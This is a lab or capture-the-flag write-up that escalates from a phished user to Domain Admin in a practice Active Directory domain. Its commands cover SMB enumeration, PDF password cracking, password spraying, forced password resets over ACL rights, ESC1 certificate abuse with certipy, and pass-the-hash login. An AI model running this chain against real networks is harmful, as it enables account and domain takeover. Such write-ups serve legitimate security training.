

Objective: #
You are a member of the Hack Smarter Red Team. During a phishing engagement, you were able to retrieve credentials for the client’s Active Directory environment. Use these credentials to enumerate the environment, elevate your privileges, and demonstrate impact for the client.
Credentials obtained from Phishing: #
e.hills:Il0vemyj0b2025!
Summary: #
We began with credentials harvested via phishing and used them to fully compromise Active Directory. Starting from the user e.hills, we mapped SMB shares and domain objects and collected account relationships with BloodHound. An exposed HR file revealed an onboarding password reused by a.harris; because of a.harris’s group memberships hr@welcome.local (which grant GenericAll over i.park), we chained permissions and reset multiple account credentials until we reached svc_ca, a service account able to enroll certificates. While enumerating AD CS we discovered a misconfigured template vulnerable to ESC1 exploitation, requested a certificate that let us impersonate the Administrator, and used the resulting credentials to authenticate. Remotely logging in as the Administrator on the domain controller completing full domain escalation from that single phished login.
#
Domain Controller: #

- With the results of our Nmap Scan we identify the domain name is
WELCOME.localexposed DNS on53, Kerberos on88, Active Directory LDAP on389(AD), LDAPS on 636, SMB on139and445(SMB2 message signing required), RDP on3389and the windows host name isDC01:
SMB Shares: #
- We can verify the harvested user’s credentials by using them to authenticate against smb using
NetExec.nxc smb 10.1.126.204 -u e.hills -p 'Il0vemyj0b2025!' - The compromised user’s credentials are valid we can use them to enumerate the SMB shares.
nxc smb 10.1.126.204 -u e.hills -p 'Il0vemyj0b2025!' --shares
- We have
READaccess over an interesting share,Human Resources. - Using
smbclient, we can retrieve all the files present in theHuman Resourcesshare.smbclient \\\\10.1.126.204\\"Human Resources" -U e.hills
JohnTheRipper: #
- All the pdf have generic onboarding information and the
Welcome Start Guide.pdffile is password protected. We can try to bruteforce the password by creating and cracking the hash withjohntheripper.#create hash pdf2john Welcome\ Start\ Guide.pdf > pdf.hash #crack the hash john pdf.hash --wordlist=/usr/share/wordlists/rockyou.txt

- The password for unlocking the pdf is
humanresources, in the pdf content’s we see the initial password set for new employee account. - The Password for new employee accounts is
Welcome2025!@
Enumerating Users: #
- We can get all the domain objects, relations, policies, and users with the help of
bloodhound-pythonorldapdomaindump. I preferldapdomaindumpto collect usernames and initial information and if I need to analyze relations after that I like to usebloodhound.ldapdomaindump -u welcome.local\\e.hills -p 'Il0vemyj0b2025!' -n 10.1.126.204 -m welcome.local

- We create a list of users from the domain dump and then we use it with the list of passwords that we have collected till now and try to find valid users and credentials.
- Use
NetExecto gather valid credentials:nxc smb 10.1.78.166 -u users -p password
- We found valid credentials
a.harris:Welcome2025!@
BloodHound: #
- I enumerated
SMBand did not find anything new, so now it is time to check relations and see if we can pivot and escalate our privileges. - Dump relations and objects using
bloodhound-python:bloodhound-python -d welcome.local -u a.harris -p 'Welcome2025!@' -c all -ns 10.1.78.166
- Import the dumps into
bloodhoundand check what all relations are attached toa.harris, we can see thata.harris’s group hasGenericAllrights overi.park.
- We can use
net rpcto reset the password fori.park,net rpcwon’t display anything on positive result. It will only display output if any error occursnet rpc password 'i.park' 'Welcome2025!@' -U 'welcome.local'/'a.harris'%'Welcome2025!@' -S 10.1.78.166
- We can verify password change for
i.parkusingnxc:nxc smb 10.1.78.166 -u 'i.park' -p 'Welcome2025!@'
Administrator: #
-
While checking transitive objects for
a.harris, we noticed thati.parkis member ofhelpdeskgroup which hasForceChangePasswordrights oversvc_ca and svc_webanda.harrisis also a member ofcertificate service dcom access. Indicating that there mustCertificate Serviceenabled on the domain.
-
We can confirm the
ADCSusingnxcnxc ldap 10.1.78.166 -u 'i.park' -p 'Welcome2025!@' -M adcs
-
We can use
certipyto enumerate any certificate templates that can be abused to escalate privilegescertipy find -u a.harris -p 'Welcome2025!@' -dc-ip 10.1.78.166 -vulnerable certipy find -u i.park -p 'Welcome2025!@' -dc-ip 10.1.78.166 -vulnerable
-
Both
i.parkanda.harriscannot be used to escalate privileges, the usersvc_cais quite intriguing. Maybe it is a service account forCertificate Authority. -
We can change the password for
svc_caaccount forcefully usingnet rpcand try to find a certificate template vulnerability.- I came to this conclusion after whole lot of enumeration on
a.harrisandi.parknone of them had anything interesting on their desktop’s.
- I came to this conclusion after whole lot of enumeration on
-
Command to change the password for
svc_ca:net rpc password 'svc_ca' 'Welcome2025!@' -U 'welcome.local'/'i.park'%'Welcome2025!@' -S 10.1.78.166
-
when we use
certipyto find a vulnerable template we can see that we can abuse template nameWelcome-Template, go to certipy wiki and check out privilege escalation usingESC1method. It will give you step by step guide on how you can abuse this vulnerability. -
Following

ESC1abuse:certipy req \ -u 'svc_ca@welcome.local' -p 'Welcome2025!@' \ -dc-ip '10.1.78.166' -target 'DC01.WELCOME.LOCAL' \ -ca 'WELCOME-CA' -template 'Welcome-Template' \ -upn 'administrator@welcome.local' -sid 'S-1-5-21-141921413-1529318470-1830575104-500'- You can find the
sidusingbloodhound, search for administrator and you can see thesidinnode info:
- Get the certificate, using the above mentioned command
- You can find the
-
Use the certificate to get the NTLMv1 hash, that you can use as
Pass The Hash, or you can crack it offline usingjohn.certipy auth -pfx 'administrator.pfx' -dc-ip '10.1.78.166'
Flags: #
- Use
evil-winrmto login remotely and retrieve the flags:- user.txt
evil-winrm -u a.harris -p 'Welcome2025!@' -i 10.1.78.166
- root.txt
evil-winrm -u administrator -H '0cf1b799460a39c852068b7c0574677a' -i 10.1.78.166
- user.txt
Note: #
- Use
RustScanto reliably enumerate ports in an AD environemt,Nmapresults tend to befalse negativesometimes. - During the enumerations using
RustScan, I was able to find that port 5985 isopenallowing you to remotely log into the domain controller.